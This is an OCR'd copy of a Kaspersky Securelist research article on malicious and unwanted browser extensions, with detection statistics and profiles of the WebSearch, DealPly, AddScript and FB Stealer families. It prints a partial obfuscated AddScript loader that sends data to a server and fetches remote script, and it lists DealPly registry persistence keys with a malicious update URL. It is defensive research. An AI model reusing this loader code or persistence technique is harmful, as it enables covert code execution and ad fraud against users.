
Threat in your browser: what dangers innocent-looking extensions hold for users


SL **securelist.com**/threat-in-your-browser-extensions/107181

Authors

Expert Kaspersky

Whether you want to block ads, keep a to-do list or check your spelling, browser extensions allow you to do all of the above and more, improving convenience, productivity and efficiency for free, which is why they are so popular. Chrome, Safari, Mozilla — these and many other major Web browsers — have their own online stores to distribute thousands of extensions, and the most popular plug-ins there reach over 10 million users. However, extensions are not always as secure as you might think — even innocent-looking adds-on can be a real risk.





It's lunchtime!

Treat yourself to a nutritious meal. You'll thank yourself later.

Browser add-ons are in demand among people of different ages. For example, children can add virtual pets to their browser, while adults usually prefer productivity trackers and timers


First of all, not every innocent-looking extension is, in fact, innocent. Malicious and unwanted add-ons promote themselves as useful, and often do have legitimate functions implemented along with illegitimate ones. Some of them may even impersonate a popular legitimate extension, their developers going so far as to stuff keywords so that their extension appears near the top of the browser's extension store.

Malicious and unwanted add-ons are often distributed through official marketplaces. In 2020, Google removed 106 browser extensions from its Chrome Web Store. All of them were used to siphon off sensitive user data, such as cookies and passwords, and even take screenshots; in total, these malicious extensions were downloaded 32 million times. Victims of these attacks were not only individuals, but also businesses. Overall, more than 100 networks were abused, giving threat actors a foothold on financial service firms, oil and gas companies, the healthcare and pharmaceutical industries, government and other organizations. Another malicious Google Chrome extension that was available for download even in the official store could recognize and steal payment card details entered in web forms. Google deleted it from the Chrome Web Store, but the malware had already infected more than 400 Chrome users, putting their data at huge risk.

Sometimes the user can assess the risks by looking at what permissions an extension requests when installed from the store. If you see that an add-on is asking for far more permissions than it theoretically needs, that's a serious cause for concern. For example, if a regular browser calculator requires access to your geolocation or browsing history, or wants to take screenshots of pages, it's better not to download it at all.

However, analyzing extension permissions may not always help. Often the wording provided by browsers is so vague that it is impossible to tell exactly how secure an extension is. For example, basic extensions often require permission to "read and change all your data on the websites you visit." They may really need it to function properly, but this permission potentially gives them large power.

Even if extensions have no malicious functionalities, they can still be dangerous. The danger arises from the fact that many extensions, after gaining access to "read all the data on all websites," collect massive amounts of data from web pages users visit. To earn more money, some developers may pass it on to third parties or sell it to advertisers. The problem is that sometimes that data is not anonymized enough, so even non-malicious extensions can harm users by exposing their data to someone who is not supposed to see what websites they visit and what they do there.



Add Grammar and Spelling checker

It can:

Read and change all your data on all websites

A regular spell checker asks permission to "read and change all your data on all websites," which could potentially pose a risk

Additionally, extension developers are also able to push out updates without requiring any action by the end user, which means that even a legit extension could be later turned into malware or unwanted software. For instance, when an account of the developer of a popular add-on was hijacked after a phishing attack, millions of users received adware on their devices without their knowledge. Sometimes developers sell a browser extension after it has gained a huge following. After fraudsters purchase the extension, they can update it with malicious or unwanted features, and that update will be pushed to users. In that way, over 30,000 users got adware after an installed extension, dubbed Particle, was sold to new developers and later modified to inject ads into websites.

Methodology

In this research, we observed various types of threats that mimic useful web browser extensions, and the number of users attacked by them. For this purpose, we analyzed threat statistics from Kaspersky Security Network (KSN), a system for processing anonymized cyberthreat-related data shared voluntarily by Kaspersky users, for the period between January 2020 and June 2022. Additionally, we prepared in-depth characteristics of four popular threats, hiding as browser add-ons, with examples of which applications they can mimic and what danger they hold for users.

Key findings


- Throughout the first half of this year, 1,311,557 users tried to download malicious or unwanted extensions at least once, which is more than 70 percent of the number of users affected by the same threat throughout the whole of last year.
- From January 2020 to June 2022, more than 4.3 million unique users were attacked by adware hiding in browser extensions, which is approximately 70 percent of all users affected by malicious and unwanted add-ons.
- The most common threat in the first half of 2022 was the WebSearch family of adware extensions, able to collect and analyze search queries and redirect users to affiliate links.

Browser extensions threats: in figures

Since the beginning of 2020, Kaspersky products prevented 6,057,308 users from downloading malware, adware and riskware disguised as browser extensions. Our findings show that, during the analyzed period, the number of such users peaked in 2020 and reached 3,660,236. In 2021, the number of affected users halved, and we saw 1,823,263 unique users attempting to download malicious or unwanted extensions. This year shows that in H1 1,311,557 users tried to download malicious and unwanted extensions at least once. This is more than 70 percent of the number of users affected throughout the whole of last year, despite 2022 having six months left to run.

Number of unique users affected by malicious or unwanted browser extensions (download)

Our telemetry shows that the most common threat spread under the guise of browser extensions is adware — unwanted software designed to promote affiliates rather than improve user experience. Such ads are usually based on the browser history to tap users' interests, redirect them to affiliate pages that the adware developers earn money from or embed affiliate banners and links in web pages. From January 2020 to June 2022, we observed more than 4.3 million unique users attacked by adware hiding in browser extensions, which means approximately 70 percent of all affected users encountered this threat. Of these, more than 1 million users encountered adware in the first half of 2022.



search

www.ussearch.com
US Search easily allows you to search for people, run background checks, find public records, and to look up phone numbers.

Google Images
images.google.com
Google Images. The most comprehensive image search on the web.

FamilySearch
www.familysearch.org
Discover your family history. Explore the world's largest collection of free family trees, genealogy records and resources.

Feel-Good results for search

The State
Watch frantic dog search airplane for owner who disappeared during flight to NC

MSN News
My search for the perfect salad

YouTube
Search Tiny Rubber Ducky at Spot Hidden in Summertime Splashdown Loading

Design Your Own Bowling Shirts

The Biggest 4K TV Deals

Tech Gifts for Men

Great Swimsuit Styles

Free Shipping w/Disney Collectibles

Order Your Fire Extinguisher Now

Affiliate ads even appear on the side of the search result page — all to draw the user's attention to it

The second most widespread threat was malware (a type of computer program designed to infect a legitimate user's computer and inflict harm on it in multiple ways). The aim of some malicious extensions is to steal login credentials and other sensitive information. In addition to stealing cookies and data copied to the clipboard, they can function as keyloggers — monitoring software that is able to track and capture everything users type, making it a huge threat to victims' sensitive data, such as credentials and credit card details.


From January 2020 to June 2022, we observed over 2.6 million unique users who were attacked by malware in the guise of a browser extension. This is 44 percent of all users who encountered malicious or unwanted extensions during this period.

The most common threat families in 2022 hiding as browser extensions

To provide a more detailed insight into how malicious and unwanted extensions operate, we also compiled an in-depth analysis of four threat families. We analyzed if they are distributed in a legitimate web store or in a different way, what useful extension functions they can use as a disguise, and how active they were in the first half of 2022.


WebSearch

The most common threat in the first half of 2022 was the WebSearch adware family, detected as not-a-virus:HEUR:AdWare.Script.WebSearch.gen. In the first half of 2022, 876,924 unique users encountered WebSearch. Typically, this threat mimics tools for working with documents, such as DOC to PDF converters, document mergers, etc. First of all, WebSearch extensions change the browser's start page so that, instead of the familiar Chrome page, the user sees a minimalistic site consisting of a search engine and several links to third-party resources, such as AliExpress or Farfetch. The transition to these resources is carried out through affiliate links — this is how attackers earn money from their extensions. The more often users follow these links, the more money the extension developers make.


EasyPDFCombine | chrome-extension://llmdnfncooofhbnpdncgfbdnadgfnfpj/ntp2.html
EasyPDFCombine
by MW
Choose Email
Choose Calendar
82°
Арбат
Settings
1:30 PM
Search

The browser's new-look home page after being hit by WebSearch

Also, the extension modifies the browser's default search engine to search.myway[.]com, which can capture user queries, collect and analyze them. Depending on what the user searched for, most relevant partner sites will be actively promoted in the search results.


buy car, Search.myway.com
search.myway.com/web?p2=%5EBSB%5Echr999%5ETTAB02%5E&ptb=FFD16B96-BBBC-48FF-8142-6BBED1264718&n=78865955&ln=ru&si=&tpr=hpsb&trs=wtt&brwsid=482AF55F-AAF5-4F
MW
buy car

ПОХОЖИЕ ЗАПРОСЫ

Selling A **Car**
Car In
Websites To **Buy** Used **Cars**
I Want To Sell My **Car**
Hertz **Car** For Sale

Buying Car Insurance Online
Buy Cars For Sale
Sell Used **Car**
Buy Here Pay Here Near Me
Shop **Cars** Online

РЕЗУЛЬТАТЫ В СЕТИ

www.carmax.com
CarMax - Shop for used cars, then buy online or at a store
Search used cars, research vehicle models, and compare cars, all online at carmax.com.

www.buyacar.co.uk
BuyaCar: the easy way to get a great car deal
Get a great car deal from the comfort of your home • The best prices on new and used cars • Cheap finance and home delivery • Money-back guarantee.

ПОХОЖИЕ ЗАПРОСЫ

Selling A **Car**
Buying Car Insurance Online
Car In
Buy Cars For Sale
Websites To **Buy** Used **Cars**
Sell Used **Car**
I Want To Sell My **Car**
Buy Here Pay Here Near Me
Hertz **Car** For Sale
Shop **Cars** Online
Car Dealers For Used Cars
Used **Car** Sites Online

WebSearch extensions track everything the user searches for, then promote these products with affiliate ads on search engines

Office workers, who often have to use PDF viewers or converters at work, may be the most frequent victims of this threat, as WebSearch mostly hides behind this functionality. Usually, the extension performs its declared useful function so that the user doesn't uninstall it.

Examples of this family are:

kpocjpoifmommoiiiamepombpeoaehfh	EasyPDFCombine
mallpejgeafdahhflmliiahjdpgbegpk	PDF Viewer & Converter by FromDocToPDF
fncbkmmlcehhipmmofdhejcggdapcmon	EasyPDFCombine
ceopoaldcnmhechacafgagdkklcogkgd	OnlineMapFinder
mabloidgodmbnmnhoenmhlcjkfelomgp	EasyDocMerge

Currently this extension is no longer available in the Chrome Web Store, but can still be downloaded from third-party file-sharing resources and installed manually.


DealPly-related extensions

DealPly-related extensions are adware, the first variations of which appeared back in late 2018, but remain popular with cybercriminals. These extensions are detected with the following verdicts:

- HEUR:AdWare.Script.Generic
- HEUR:AdWare.Script.Extension.gen.


Between January and June 2022, 97,515 unique Kaspersky users encountered DealPly-related add-ons.

Unlike the WebSearch family, these extensions are not installed by the user, but by the adware executable DealPly, which Kaspersky products detect as not-a-virus:AdWare.Win32.DealPly. Usually users get infected with DealPly when trying to download a loader of some hacked software from untrustworthy resources. Similar to the previous threat family, DealPly-related extensions also change the start page of the browser to place affiliate links on it.



The new start page of the browser consists mainly of links to affiliate websites

In order to intercept user requests, the default search engine is changed. All queries that users make on this search engine are analyzed by the extension — based on the keywords entered in the queries, the user is redirected to a suitable partner site.



```
https://pcs35.siteplug.com/sssapi?o=pcs35&s=60909&kw=iphone&itype=cs&i=1&it=1
{"ads": {"ad":{"brand":"Aliexpress","durl": "aliexpress.com","rurl":"https://ww44.affinity.net/sssweb?
enk=7c5390ffdfa46b689ead732193ae2dc13f34b2db8e4a7aa6fdbcf1deba375b915ed3a500cfd33f88d6d99da927b3fb8b6d53e9d598cb41ff7cac9f57a20546426b030833f3d4cadc92c2667b5a358eeefa82b6611a40d492","iurl":"ht
imptrk.siteplug.com/sssapiImpTrk.php?
enk=790d228eefc7954d7629cf87a9c5dd6fb21d9cab1f104e3ee373a14e7f6a46e38184ff2cce039302c87d3715e5c7fdc7f5ee43545892b715a67d2cf350df6942a36369b15d73d533f2cca7b2139ea656a2c71408ce438cd497ab7286
```

The threat analyzes the keyword “iPhone” and, based on this, suggests a suitable offer on the partner website

To provide persistence for its extensions, DealPly creates the following branches in the Windows registry:

```
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Google\Chrome\Extensions\bifdhahddjbdbjmiekcnmeiffabcfjgh
HKEY_LOCAL_MACHINE\SOFTWARE\Google\Chrome\Extensions\bifdhahddjbdbjmiekcnmeiffabcfjgh
HKEY_CURRENT_USER\Software\Google\Chrome\Extensions\bifdhahddjbdbjmiekcnmeiffabcfjgh
```

with the value "*update_url"="hxxp[:]//juwakaha[.]com/update*". This value provides browsers with the path to extension updates. Even if the user removes the add-on, each time the browser is launched it will download and reinstall it using this path. Note that the browser updates DealPly-related extensions, although they are installed from third-party servers, and not from the official Chrome Web Store.
We assume that the most frequent victims of this threat are those who download hacked software from dubious resources; common examples of programs that DealPly mimics are KMS activators (programs that activate hacked Windows for free) or cheatengine, used to hack computer games. In addition, DealPly can also mimic installers of various software, including proprietary software.


Examples of DealPly-related extensions are:

bifdhahddjbdbjmiekcnmeiffabcfjgh	Internal Chromium Extension
ncjbeingokdeimlmolagjaddccfdlkbd	Internal Chromium Extension
nahhmpbckpgdidfnmfkfgiflpjijilce	Search Manager
pilplloabdedfmialnfchjomjmpjcoej	Search Manager

AddScript

AddScript is another threat family, hiding under the guise of browser extensions. The first samples of this family were seen in early 2019, and it remains active. In the first half of 2022, we observed 156,698 unique users that encountered AddScript.

Typically, extensions of this family do have useful functions. For example, they can be tools for downloading music and videos from social networks or proxy managers. However, in addition to the useful functionality, such extensions also carry out malicious activity.



```
const { reload: m, id: p, getBackgroundPage: f, sendMessage: g } = s,
  v = l(99, 111, 110, 115, 116, 114, 117, 99, 116, 111, 114),
  b = () => {},
  y = (e, t = b) => {
    try {
      return e();
    } catch (e) {
      return t();
    }
  },
  w = (e) =>
    e &&
    ((e) => new t(e).catch(() => {}))(((e, t) => y(() => e(t)))(t[v], e)),
  x = (e) => new t((t) => n(t, e)),
  L = (e) => y(() => atob(e.trim())) || e || "";
let k,
  C = !1,
  R = !1;
const I = async () => {
  try {
    if (C || R || !r.onLine) return;
    C = !0;
    const n = "POST";
    k = L(e);
    const { urls: i = [], delay: d = 1e3 } = JSON.parse(k);
    if (!i.length) return;
    await x(d);
    const m = { id: p, ...s.getManifest() },
      f = i[a(u() * i.length)];
    if (!f) return;
    const g = new t((e, t) => {
        const r = c(new o(), {
          withCredentials: !0,
          onerror: t,
          ontimeout: t,
          onabort: t,
          onload: () => (200 === r.status ? e(L(r.responseText)) : t()),
        });
        r.open(n, f),
          r.send(
            ((e) =>
              btoa(
                encodeURIComponent(e).replace(/%([0-9A-F]{2})/g, (e, t) =>
                  l(parseInt(t, 16))
                )
              ))(h(m))
          );
      }),
```

AddScript malicious code

The malicious code is obfuscated. When the extension is running, it contacts a hardcoded URL to get the C&C server address. It then establishes a connection to the C&C server, receives malicious JavaScript from it, and runs it covertly. The only way the user can notice the execution of third-party instructions is by the increased consumption of processor power.

The malicious script is updated from time to time and may perform various functions. For example, it can unobtrusively run videos on the victim's computer, so that its owners profit from the video being "viewed." Another variant of malicious JavaScript performs cookie stuffing (also called "cookie dropping"). Traditionally, different brands promote affiliate products on their sites. When a visitor clicks the affiliate link, an affiliate cookie is saved on their device. If the user then makes a purchase on the partner's page, the owner of the site that saved the affiliate cookie gets a commission. AddScript drops multiple affiliate cookies without the user clicking any links on any sites, in order to claim the commission for transactions that happen in the browser. Put simply, the fraudsters trick websites into thinking they have sent them traffic without actually doing so.

Examples of this family are:

hdbipekpdpggjaipompnomhccfemaljm	friGate3 proxy helper
lfedlgnabjompjngkpddclhgcmeklana	SaveFrom.net helper
aonedlchkbicmhepimiahfalheedjgbh	Helper (an easy way to find the best prices)
oobppndjaabcidladjeehddkgkccfcpn	Y2Mate – Video Downloader


Kaspersky products detect AddScript extensions with the verdict HEUR:Trojan.Script.Generic.

FB Stealer

Another malicious browser extension family is FB Stealer. It is one of the most dangerous families, because in addition to the already traditional search engine substitution, FB Stealer is able to steal user credentials from Facebook. From January to June 2022, Kaspersky security solutions detected 3,077 unique users who encountered FB Stealer.

FB Stealer is installed by the malware rather than by the user. Once added to the browser, it mimics the harmless and standard-looking Chrome extension Google Translate.

colgdlijdieibnaccfdcdbpdffofkfeb	Google Translate
